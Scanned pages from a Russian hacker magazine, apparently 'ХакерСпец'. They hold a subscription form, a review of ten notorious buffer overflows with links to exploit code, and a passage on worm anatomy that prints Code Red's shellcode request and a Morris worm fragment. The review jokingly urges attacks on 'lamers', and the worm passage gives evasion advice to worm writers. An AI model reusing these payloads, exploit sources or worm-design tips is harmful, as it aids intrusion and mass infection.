БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа
Оплата журнала "ХакерСпец"
с 2004 г.

Сумма

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО"ГеймЛэнд"
ЗАО Международный Московский Банк , г. Москва
р/с №40702810700010298407
к/с №30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа
Оплата журнала "ХакерСпец"
с 2004 г.

Сумма

Подпись плательщика

Кассир

Подписка для юридических лиц www.interpochta.ru

Москва: ООО "Интер-Почта", тел.: **500-00-60**, e-mail: inter-post@sovintel.ru
Регионы: ООО "Корпоративная почта", тел.: **953-92-02**, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ДЕСЯТКА САМЫХ-САМЫХ

ОБЗОР ХИТОВЫХ ПЕРЕПОЛНЕНИЙ

Время от времени мир узнает о потрясной уязвимости в каком-нибудь юзабельном продукте. Ущерб от бага может составлять от нескольких миллионов до миллиарда зеленых президентов, хотя уязвимость представляет собой не что иное, как простое переполнение буфера.

Бесспорно, что даже самый очевидный баг можно узреть только после длительного тестирования продукта. Самый талантливый программист - и тот не в состоянии проконтролировать длину и корректность всех переменных в своем коде. Как правило, этим занимаются багоискатели, старательно изучая исходники подозрительного приложения.

Позволь представить тебе 10 хитовых переполнений, которые имели место в компьютерной истории и потрясли весь мир.

Существует несколько версий эксплоитов для RPC-DCOM. Ты сможешь найти их на своем любимом сайте www.xakep.ru.


Баг ptrace() охватывает большое число ядер в ветках 2.2, 2.4 и 2.6.

❶. *RPC-DCOM overflow*

Лето прошлого года ознаменовалось мрачным известием: все NT-системы от Microsoft оказались уязвимыми. Баг приводил к полному имперсонированию системы с правами "SYSTEM". 16 июля, в день обнаружения уязвимости, на сайте lsd.pl появилась информация о загадочном переполнении. Что интересно, суть ошибки никто раскрывать не собирался. Говорилось лишь о том, что в коде форточек юзается некорректное обращение к интерфейсу __RemoteGetClassObject, которое может подменить именованный канал epmapper. Несколько дней спустя, когда MS выложила все необходимые патчи, команда Xfocus раскрыла миру суть уязвимости в RPC, причем оказалось, что Винда имела не одну, а две бреши - локальную и удаленную. Когда происходил локальный запрос к API-функции CoGetInstanceFromFile(), контроль над параметром, отвечающий за длину файла, не производился. При удаленном обращении длина строго контролировалась. Если же заюзать RPC, то нетрудно составить запрос вида "\\servername\c$\itsverylongfilename.txt", который мог бы привести к переполнению буфера.

Но здесь не все так гладко, как кажется на первый взгляд. Для того чтобы передать аргумент API-функции, требуется подменить "\\servername" на что-либо другое (изначально это имя машины, к которой осуществляется реквест). Кроме того, необходимо учесть, что shell-код не должен иметь определенных символов, по которым происходит проверка в функции GetMachineName(). Это реализуется с помощью специально подобранных адресов возврата. Они зависят от версии операционной системы, и, если они сгенерированы неверно, RPC-сервис аварийно завершит работу.

Бьюсь об заклад, что ты баловался RPC-DCOM эксплоитом и ощутил, что значит не угадать адрес возврата: удаленная система сразу же уходила в даун. Когда таргет был верным, ты получал командный shell.



Бажный DCOM

Подобное переполнение юзалось вирмейкерами в детище msblast. Этот чудесный червь сумел попасть в тысячи машин и совершить глобальную атаку на windowsupdate.com.

❷. *Ptrace stack overflow in kernel*

По цифрой два выступает брешь в линуксовом ядре. Конечно, она имеет лишь локальный характер стекового переполнения, но ошибку содержат практически все ветки ядер 2.2 и 2.4.

Так же, как и в случае с DCOM, никто не собирался раскрывать суть уязвимости. В багтраке говорилось, что ptrace() содержит компрометирующую уязвимость, ведущую к локальному руту. Однако через несколько дней некий Анджей Шомберски из Польши посчитал своим долгом раскрыть подробности этой уязвимости. Удачное переполнение возможно, если:

- ядро собрано с поддержкой подключения внешних модулей;
- в кернеле доступно использование функции ptrace();
- загрузчик модулей доступен и на него стоит ссылка в /proc/sys/kernel/modprobe.

Допустим, что все три условия выполняются (в 99% случаев это так и есть). Зная, что кернел сам изменяет EUID, можно присоединить собственный процесс к уже существующему. При этом в стек загрузится shell-код, искусный бэкдор или другие вредные вещи.

Спустя год, когда о баге уже забыли, как о страшном сне, появилась еще одна напасть. Как всегда, программисты неэффективно пофиксили брешь. В итоге, если наплодить несколько процессов, к одному из них можно присоединить "левый" процесс. С вытекающими последствиями и командным shell'ом.

Локальный рут за полминуты


Вывод: Linux не такой уж и защищенный, как кажется на первый взгляд, порой от кернеловых уязвимостей охота застрелиться :). Так что, если желаешь абсолютной безопасности, ставь патчи от ptrace().

❸. *ASN.1 heap overflow*

Данный баг появился не так давно. Бдительно проанализировав работу защищенной библиотеки MSASN1.DLL, входящей в секурный комплект ASN

(Abstract Syntax Notation One), компания eEyes обнаружила шокирующую брешь. Ошибка в процессе ASN.1 декодирования позволяла хакеру перезаписать участок памяти и выполнить некоторый код. Если всмотреться в особенности работы библиотеки, то можно понять принцип бага: в протоколе существует некоторая функция, выделяющая блок памяти под данные. Ей передается необходимая длина этого блока. При этом юзер не может задать длину от фонаря: есть функции, проверяющие достоверность данных. eEyes нашла способ подставить такое значение параметра, при котором указатель на память "проедет" допустимое 32-битное адресное поле и занимает нулевую позицию (интервал длины от 0xFFFFFFFD до 0xFFFFFFFF). В противном случае мы получим простое целочисленное переполнение, результатом которого будет аварийное завершение атакуемой службы (именно по такому принципу работали DoS'еры для ASN.1). Если же все-таки поступить хитрым образом и сместить поинтер до нуля, можно вставить определенный код на определенную позицию памяти (которую атакующий, естественно, будет знать). В итоге, shell-код успешно выполнится, а служба будет функционировать в обычном режиме. Если тебя интересуют подробности, топай на http://www.securitylab.ru/42702.html.

Уязвимость в ASN.1 признана securitylab'ом самым хитовым багом в Windows из-за того, что протокол используется не только в самих форточках, но и в приложениях Mozilla, Internet Explorer и в софте для IP-телефонии. Кстати, все новые эксплоиты для службы lsass.dll (а также процесс размножения червя Saccer) основаны на бреши в ASN.1.




Ошибка в lsass.dll базируется на баге в ASN.1

❶. do_brk() kernel overflow

Опять Linux и опять кернел. В конце ноября прошлого года обнаружилась брешь в ядре, через которую был произведен взлом нескольких крупных Debian-серверов. Как оказалось, параметры ядерной функции do_brk() не проверялись на размер. Это влекло за собой переполнение буфера. Технически это выглядит следующим образом: do_brk() работал напрямую с памятью, однако размер памяти, который может использовать обычный пользователь, контролировался, мягко говоря, не очень хорошо. В итоге, миновав участок пользовательского пространства, злоумышленник мог перезаписать зону памяти стороннего привилегированного процесса до кучи, выполнив собственный shell-код.


Эта функция служила лишь началом всех бед. После do_brk() появились mremap() и munmap(), которые базируются на общем mmap()-вызове. В конце концов, баг запатчили, но далеко не все админы применяют выпущенные багфиксы.



Используем брешь в do_brk()

❷. mIRC buffer overflow


С ядрами систем разобрались. Пришло время ознакомиться с багами в популярном софте. Самым безопасным IRC-клиентом всегда считался mIRC. В нем практически никогда не находили серьезных ошибок. 11 октября 2003 года любопытные хакеры обнаружили переполнение буфера в процедуре DCC-передачи. Дело в том, что имя файла не контролируется на размер - типичный недочет, ведущий к переполнению буфера. В итоге, если хакер подставит в качестве имени большую последовательность вида "x x x x x...", заканчивающуюся символом с ASCII-кодом 1, клиент сразу же отбросит копыта. В свежих релизах баг якобы пофиксили, но окончательный фикс объявили только с выходом последней версией клиента (6.14).



Эксплоит для убийства клиентов

❸. Half-Life buffer overflow

Следующим хитовым багом является брешь в протоколе обмена Half-Life. Как ты знаешь, в провайдерских сетях часто встречаются такие сервера. Переполнению подвержены как клиенты, так и машины на базе FreeBSD. Если прикинуться своим HL-сервaком, старательно разрекламировать его в ламерских чатах, а затем запустить специальный эксплоит, у клиента Халфа сорвет крышу :). С помощью кривых пакетов сервер переполняет буфер у машины ламера и запускает командный shell. »



Локальный рут через Half-Life

Недавняя уязвимость в виндовом SSL обусловлена тем, что протокол использует бажные функции библиотеки ASN.1.

Если хочешь обезопасить себя от mIRC'овой ошибки, но лень делать апдейт, выполни команду /ignore -wd *.

РЕЗЮМЕ

Подведем итоги этого обзора. Всмотрись в таблицу и увидишь все документированные источники и ссылки на эксплоиты. Вдобавок я оценил рассмотренные уязвимости по 10-балльной шкале.

№	Уязвимость	BugTraq	Эксплоит	Оценка
1	RPC-DCOM	http://www.security.nnov.ru/search/document.asp?docid=4899	http://www.security.nnov.ru/files/w2krpcdos.c	10
2	ptrace()	http://www.security.nnov.ru/search/document.asp?docid=2106	http://kamensk.net.ru/forb/isec.c	8
3	ASN.1	http://www.securitylab.ru/42702.html	http://kamensk.net.ru/forb/1/x/lsasrv.c	9
4	do_brk()	http://security.nnov.ru/search/document.asp?docid=5475	http://www1.xakep.ru/post/20623/dobrk.txt	7
5	mIRC	http://www.irchelp.org/irchelp/mirc/exploit.html	http://kamensk.net.ru/forb/1/x/mirc-dos.tar.gz	6
6	Half-Life	http://www.securitylab.ru/?ID=40144	http://www.security.nnov.ru/files/pu-hl.c	5
7	Internet Explorer	http://www.securitylab.ru/42843.html	http://www.securitylab.ru/42844.html	7
8	Shoutcast	http://security.nnov.ru/search/document.asp?docid=5346	http://www1.xakep.ru/post/14351/shoutdown.01.tar	7
9	SERV-U	http://www.securitylab.ru/44716.html	http://www.securitylab.ru/44716.html	6
10	Wu-Ftpd	http://securitylab.ru/40948.html	http://securitylab.ru/40948.html	7

Если использовать эксплоит для FreeBSD HL-сервера, то мы получим рутовый /bin/sh. Сплоит скомпрометирует сервер к переполнению, пупяясь в него кривыми UDP-пакетами. Этакий забавный серверный Half-Life ;).


❶. Buffer overflows in Internet Explorer

Наконец мы добрались до нашего любимого ослика ;). В нем тоже были найдены грешки программистов Microsoft. В осле обнаружили не одну, а даже несколько смертельных багов.

Первой уязвимостью является переполнение, ведущее к перезаписи специальных регистров и последующей порче виндового реестра. Как ты знаешь, в IE применима конструкция вида file://c:\filename. При этом никто не мешает подставить вместо c: шестнадцатеричное значение (например, xff). Это нововведение приведет к интересной ситуации: перезапишутся три регистра ECX EDX и EDI. Когда это случится, системные записи в реестре полетят к чертовой матери :). После этого IE наотрез откажется отображать любую запрошенную страницу (отказ будет выглядеть следующим образом: "You cant access this file, path, drive. Permission Denied"). Только переустановка IE избавит юзера от такого назойливого окна.

Как выяснилось, ослика также тошнит от греческих символов :). Если сделать интересный запрос вида about:более_2_тысяч_греческих_символов, вылезет окно с инфой о переполнении. То же окошко можно появится, если подставить символы в http-ссылку. Ничто не мешает хакеру смастерить страничку, которая будет убивать IE у нерадивых посетителей. Брешь может проявиться и в мирное время, когда пользователь серфит какой-нибудь буржуйский инет-магазин (именно об этом гласил первоисточник уязвимости).

И, наконец, самый свежий баг, который обнаружился после анализа честно спионеренных исходников Windows. С помощью Internet Explorer можно выполнить произвольный код, переполнив буфер. Брешь достаточно простая: злоумышленник должен сконструировать специально обработанный bitmap-файл. Когда такой файл будет загружен в браузер ушастого ламера, возникнет переполнение буфера. Изъян нашли в коде 'win2k/private/inet/mshtml/src/site/download/imgbmp.cxx'.



Множество переполнений в браузере

Осел IE славится своими переполнениями. Полный их список ты можешь найти на securitylab.ru.

Если ты все еще юзаешь бажный SERV-U, немедленно отправляйся на www.serv-u.com и обновляй демон.


ЗА РАМКАМИ ОБЗОРА

■ Не думай, что хакеры откопали только десять переполнений. На самом деле их тысячи, но я выбрал лишь самые хитовые и, по большей части, актуальные до сих пор. Действительно, найти в инете жертву, подверженную одной из десятки уязвимостей, - как два байта переслать. Но не вздумай убеждаться в этом - старший брат следит за тобой ;).

С помощью Internet Explorer можно выполнить произвольный код, переполнив буфер.

❷. Shoutcast heap overflow

Еще одна хитрая уязвимость нашлась в проекте Shoutcast. Все началось с того, что хакер с ником HEX заметил возможность переполнения значений переменных icy-name и icy-desc (имя и описание сервиса), передающихся через Web. Их размер, как обычно, не контролировался. Через несколько дней после этого компания m00-security наколбасила виндовый эксплоит. Причем сырцы этого сплоита хранились в строжайшей тайне, до тех пор пока хакер не выложил src-код, приводящий к краху линуксовый Shoutcast.




Дыра в сервере Shoutcast

Единственным спасением является то, что без знания пароля, задаваемого при конфигурации сервера, хакер не сможет переполнить буфер. Однако дефолтовый пассворд выглядит как "changeme" и, как ни странно, юзается многими админами. Если версия демона - старше 1.9.2, переполнить буфер уже не удастся.

❸. Serv-U buffer overflows

Теперь поговорим об FTP-серверах. Виндовый Serv-U, славившийся стабильностью, изрядно подпортил себе репутацию. Багоискатели нашли целых три уязвимости, которые приводят либо к краху сервера, либо к получению абсолютных прав на машине. Рассмотрим эти бреши подробнее.

Первая дырка затаилась в команде CHMOD, изменяющей права на файлы. Ее параметр ограничен лишь 256 байтами, но это ограничение никто не проверяет. А, как известно, что не запрещено, то разрешено. Вот и стали подставлять хакеры вместо реального файла всякую фигню. В итоге, буфер переполнялся, а shell-код, грамотно переданный серверу, выполнялся на ура. По понятным причинам злоумышленник получал командный shell на левом порту. Если по каким-то причинам адрес возврата был подобран неверно, взломщик просто останавливал работу Serv-U.



Симпатичная мордочка Serv-U

Не успели девелоперы пофиксить этот баг, как хакеры нашли еще один. На этот раз неверная обработка команды LIST -l с подставным параметром в 134 байта убивала Serv-U. Убийство сервака можно было осуществить даже без эксплоита, вручную. Однако к описанию приводился полноценный перловый сплоит.

Вскоре багоискатели откопали третий изъян - в функции MDTM. Эта команда отображает время создания файла. Ошибка заключается в том, что размер этого файла не может превышать 256 байт. Когда хакер передает слишком длинный аргумент, происходит переполнение буфера. Последствий может быть два: либо осуществится корректная передача shell-кода (с последующим открытием порта), применимого для определенной ОС, либо сервис просто уйдет в даун.

Из всего этого можно сделать один вывод: хакеры всерьез занялись изучением Serv-U. И в новых релизах будут найдены подобные ошибки.


❹. Wu-ftpd buffer overflow

И, наконец, пришло время для самого бажного проекта - wu-ftpd (фтпд'шник, который писался в Вашингтонском университете). Каждый

Эксплуатируем Винду с бажным FTPD

просвещенный человек знает, что не существует релиза, в котором хакеры не нашли бы ошибок :). Впрочем, предпоследняя версия сервера продержалась без атак довольно продолжительное время. Но, опять же, багоискатели обнаружили брешь в SKEY-обмене, приводящую к переполнению буфера и получению абсолютных прав. Переполнение найдено в функции skey_challenge(). Привожу кусок кода src/skey_challenge.c:

```
if (pwd == NULL || skeychallenge(&skey, pwd->pw_name, sbuf))
  sprintf(buf, "Password required for %s.", name);
else
  sprintf(buf, "%s %s for %s.", sbuf, pwok ? "allowed" : "required",
name);
/* переменная name не проверяется на размер */
return (buf);
```



Наложи патч... или смени FTPD ;)

Даже я смог узреть возможность переполнения. Куда смотрят вашингтонские программисты - одному Богу известно.

ЭТО КОНЕЦ?

К сожалению, абсолютной защиты от переполнений не существует. Возможно, что в самых стабильных и защищенных протоколах ждет своего часа смертельная уязвимость. Каждый день какой-нибудь хакер находит переполнение буфера или стека. Радует, что софт, в котором находится брешь, не очень популярен. Однако из этого обзора видно, что иногда overflow встречается в крупных и очень популярных приложениях.

Content:

РЕАЛИЗАЦИЯ

Крис Касперски aka мыщъх

ВСКРЫТИЕ ЧЕРВЯКА

ИССЛЕДОВАНИЕ РАБОТЫ СЕТЕВЫХ ЧЕРВЕЙ

Мы живем в неспокойное время. Интернет содрогается под ударами червей, активность которых стремительно растет. Пять опустошительных эпидемий за последние три года, миллионы зараженных машин. И все из-за ошибок переполнения!

УТРАЧЕННОЕ ЗВЕНО

Черви относятся к наиболее независимым обитателям кибернетического мира. Их появление уходит своими корнями в глубокую древность, когда землей правили динозавры - огромные и неповоротливые ламповые ЭВМ, издающие при работе ужасный треск и скрежет. Пионеры компьютерной индустрии - в прошлом небритые студены с неутолимой жаждой деятельности, а ныне сотрудники респектабельных корпораций - активно экспериментировали с биокибернетическими моделями, пророча им большое будущее. Во время становления информатики как науки Настоящие Программисты (Real Programmer), неутомимые энтузиасты, свято верили, что еще чуть-чуть и грохочущее создание приобретет интеллект, а вместе с ними - навыки самосовершенствования и саморазмножения. В то время понятия "вирус" еще не существовало, и никто не видел в биокибернетических механизмах ничего порочного. О них говорили в курилках, их обсуждали на научном уровне, им выделялось драгоценное машинное время.

С приходом к власти корпораций все изменилось. Информатика из науки превратилась в продажную девку капитализма, торгующую собой и не интересующуюся ничем, кроме прибыли. Программное обеспечение расколось на правильное и неправильное. Правильное - то, которым можно торговать. Неправильное - написанное не ради денег, не с целью получения научных грантов и даже не под эгидой агрессивной идеологии Open Source, а для собственного удовольствия и удовлетворения программистского зуда, который сжигает вас изнутри, гонит вперед, подбрасывает по ночам из постели, подкидывая новые идеи, которые тут же необходимо опробовать. Вот это - настоящее! Это не электронная таблица, не база данных, созданная для простых клерков. В каждой сточке кода - частичка вас самих, придающая смысл всему происходящему. Это то звено, которое отличает ремесло от конвейера, но оно, к сожалению, сейчас оказалось практически утрачено. Электронно-вычислительные машины перестали вызывать благоговение, превратившись в "компы", и мистическое чувство единения с ними рассыпалось, исчезло.

ЯВЛЕНИЕ ЧЕРВЯ

Червями называют разновидность вирусов, размножающуюся без участия человека. Если файловый вирус активизируется лишь при запуске зараженного файла, то сетевой червь проникает в твою машину самостоятельно - достаточно лишь просто войти в интернет. По сути, черви являются высокоавтономными роботами, брошенными в пучину всемирной сети и вынужденными бороться за выживание. Червей можно сравнить с космическими зондами, конструктор которых должен предусмотреть все до мелочей, ведь потом исправить ошибку уже не удастся. Кстати, ошибки проектирования

вирус	когда обнаружен	что поражал	механизмы распространения	машин заразил
Вирус Морриса	1988, ноябрь	UNIX, VAX	отладочный люк в sendmail, переполнение буфера в finger, слабые пароли	6.000
Melissa	1999, ???	e-mail через MS Word	человеческий фактор	1.200.000
LoveLetter	2000, май	e-mail через VBS	человеческий фактор	3.000.000
Klez	2002, июнь	e-mail через баг в IE	уязвимость в IE с IFRAME	1.000.000
sadmind/IIS	2001, май	Sun Solaris/IIS	переполнение буфера в Sun Solaris AdminSuite/IIS	8.000
Code Red I/II	2001, июль	ISS	переполнение буфера в IIS	1.000.000
Nimda	2001, сентябрь	ISS	переполнение буфера в IIS, слабые пароли и др.	2.200.000
Slapper	2002, июль	Lunix Apache	переполнение буфера в OpenSSL	20.000
Slammer	2003, январь	MS SQL	переполнение буфера в SQL	300.000
Love San	2003, август	NT/200/XP/2003	переполнение буфера в DCOM	1.000.000 (???)

Top10 червяков - от червя Морриса до червей наших дней

червей обходятся намного дороже ошибок проектирования космических станций. Вы только представьте, какая на worm-мейкерах лежит ответственность! Поэтому пионерам червей лучше не писать. Лучше им учить мат. часть, ассемблер и TCP/IP-протоколы и забыть о деструкции! Деструктивный код - это плохой код. На вандализм много ума не надо, а вот ухитриться проникнуть в миллион удаленных узлов, при этом ни один из них не уронив, - это цепь, достойная истинного хакера!

КОНСТРУКТИВНЫЕ ОСОБЕННОСТИ ЧЕРВЯ

С анатомической точки зрения червь представляет собой морфологически неоднородный механизм, в котором можно выделить, по меньшей мере, три основных компонента: компактную голову и протяжный хвост с ядовитым жалом. Разумеется, это только схема, и черви совсем не обязаны полностью ей соответствовать.

Необходимость дробления монолитной структуры червя на голову и хвост вызвана ограниченным размером переполняющихся буферов, который в подавляющем большинстве случаев не превышает пары десятков байт. Только самым крохотным и примитивным червям удается втиснуться в этот объем целиком, в остальных же случаях сначала на атакуемую машину забрасывается загрузчик, устанавливающий TCP/IP-соединение и подтягивающий оставшийся хвост, иначе называемый основным телом червя.

Голова червя отвечает за переполнение буфера, захват управления удаленной машиной, установку TCP/IP-соединения и транспортировку хвоста. Образно говоря, голова - это ниндзя, десантирующийся в укрепленный район вражеского подразделения, бесшумно делающий охране харакири, отпирающий ворота и зажигающий посадочный маяк, обеспечивающий приземление основной группы. Как минимум, голова червя включает в себя запрос, посылаемый серверу, срывающий крышу одному из его буферов и передающий управление либо на shell-код, либо на секретную функцию root, которая обеспечивает удаленный доступ к серверу. Голова червя чаще всего пишется на голом ассемблере, а в наиболее ответственных случаях - непосредственно в машинном коде (трансляторы ассемблера не переваривают многих эффективных трюков).

ГОЛОВА ЧЕРВЯ CODE RED, ПРИХОДЯЩАЯ В ПЕРВОМ TCP-ПАКЕТЕ ЗАПРОСА

```
GET /default. ida?
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858
%ucbd3%u7801%u9090%u9090%u8190
%u00c3%u0003%u8b00%u531b%u53ff
%u0078%u0000%u00= a HTTP 1.0
Content- type: text/ xml,
Content- length: 3379
```

Голова у червя может быть не одна. Тогда он может поражать несколько типов серверов (например, сервера MS SQL, MS IIS и SendMail), значительно расширяя ареал своего обитания. У червя Морриса было две головы - одна поражала finger, другая - sendmail, а MWORM'a - целых пять, что позволяло ему распространятся через web-, ftp-сервера и дыры в демонах rpc, bind и lpd. Love San, Slapper и Slammer имели по одной голове, что совсем не помешало занять им первые места в Top10. Как видно, количество голов само по себе еще ни о чем не говорит, и одна умная голова лучше трех глупых.

> Ошибки проектирования червей обходятся намного дороже ошибок проектирования космических станций.

Хвост червя решает более общие задачи. Оказавшись на территории вероятного противника, спецназ должен первым делом окопаться. Некоторые черви зарываются в исполняемые файлы, прописывая путь к ним в ключе автоматического запуска, некоторые довольствуются одной лишь оперативной памятью, погибая после выключения питания или перезагрузки. И это правильно! Настоящий червь должен вести кочевую жизнь, блуждая от машины к машине, - в этом и есть его предназначение. Как говорится, мавр сделал свое дело и может уходить, а червю предстоит сделать не так уж и много: найти, по меньшей мере, две жертвы, пригодные для внедрения, и забросить в них свою голову (точнее, копии своих голов). Теперь, даже если червь умрет, численность его популяции будет расти в геометрической прогрессии. Ввиду высокой алгоритмической сложности и отсутствия ограничений на предельно допустимый размер, хвост червя чаще всего разрабатывается на языках высокого уровня, например, на языке Си, хотя Форт или Алгол подошли бы ничуть не хуже, но это уже дело вкуса, о котором не спорят (но Си все равно лучше).

КУСОК ХВОСТА ЧЕРВЯ МОРРИСА


```
rt_init()/* 0x2a26 */
{
 FILE *pipe;
 char input_buf[64];
 int I204, I304;

 ngateways = 0;
 pipe = popen(XS("/usr/ucb/netstat -r -
n"), XS("r"));
 /* &env102,&env 125 */
 if (pipe == 0) return 0;
 while (fgets(input_buf, sizeof(input_buf),
pipe))
 { /* to 518 */
  other_sleep(0);
  if (ngateways >= 500) break;
  sscanf(input_buf, XS("%s%s"), I204,
I304);/* <env+127>"%s%s" */
  /* other stuff, I'll come back to this
later */
 }/* 518, back to 76 */
 pclose(pipe);
 rt_init_plus_544();
 return 1;
}/* 540 */
```

> Настоящий червь должен вести кочевую жизнь, блуждая от машины к машине.

Подавляющее большинство червей неядовито, и весь вред от них сводится к перегрузке сетевых каналов из-за неконтролируемого размножения. Лишь у немногих на конце хвоста расположено ядовитое жало или, в более общем случае, полезная нагрузка (читай - боевая начинка). Например, червь может устанавливать на атакуемой машине терминальный shell, предоставляющий возможность удаленного администрирования. До тех пор пока эпидемия такого червя не будет остановлена, в руках его создателя будут находиться рычаги управления нашим миром и он в любой момент сможет прервать его бренное существование. Нет, атомные электростанции взорвать не удастся, но вот подорвать экономику, уничтожив банковскую информацию, сможет даже начинающий хакер. Знающие люди утверждают, что такая угроза нависала уже неоднократно и лишь грубые »

Данная статья ни в коем случае не пропагандирует создание червей. Помните, в России такого рода деятельность уголовно наказуема.

Голова у червя может быть и не одна, тогда он может поражать несколько типов серверов, например, MS SQL, MS IIS и SendMail.



Стремительное размножение червей вызывает засорение

ошибки, допущенные при проектировании червей, не позволили ей воплотиться в жизнь.

Последний писк моды - модульные черви, поддерживающие возможность удаленного конфигурирования и подключения плагинов через интернет. Только прикиньте, насколько усложняется борьба в условиях непрерывно изменяющейся логики поведения червя. Администраторы ставят фильтры, а червь их успешно преодолевает! Запускают антивирус, а червь подхватывает брошенный ему щит и, воспользовавшись замешательством противника, со всей дури бьет его по голове. Правда, и здесь проблем тоже хватает. Система распространения плагинов должна не только быть полностью децентрализованной, но и уметь при случае постоять за себя, в случае если администраторы подкинут плагин-бомбу, которая разорвет червя на куски. В общем, тут есть еще над чем подумать и поработать!

Найти дескриптор TCP\IP-соединения можно перебором всех сокетов через функцию getpeername.

Окопавшись в системе, червь приступает к поиску новых жертв и рассылке своей головы по подходящим адресам.

ДОЛГ ПЕРЕД ВИДОМ, ИЛИ РОЖДЕННЫЙ, ЧТОБЫ УМЕРЕТЬ

Считается, что естественная цель всех живых организмов (и червей в том числе) - это неограниченная экспансия, или, попросту говоря, захват всех свободных и несвободных территорий. На самом деле, это неверно. Чтобы не подохнуть от голода, каждый индивидуум должен находиться в гармонии с окружающей средой, поддерживая баланс численности своей популяции в равновесии. Нарушение этого правила оборачивается неизменной катастрофой.

Червь должен бережно относиться к ресурсам кибернетического мира - оперативной и дисковой памяти, процессорному времени и пропускной способности сетевых каналов, по-братски разделяя их с остальными обитателями "глубины". Предоставленные сами себе, черви размножаются в геометрической прогрессии, и численность их популяции взрывообразно растет. А ведь толщина магистральных интернет-каналов не безгранична! Рано или поздно сеть перенасыщается червями и "встает", не только препятствуя их дальнейшему размножению, но и поднимая с постели матерящихся администраторов, устанавливающих свежие заплатки и перетирающих червей в труху. Поймите же вы наконец, что администраторы объявляют войну лишь тем червям, которые им сильно досаждают. Ведите себе скромнее! Будьте тише воды, ниже радаров!

ТАКТИКА И СТРАТЕГИЯ

Основные враги ниндзя - это темнота, неизвестность, колючая проволока и волкодавы, снующие по охраняемой территории.

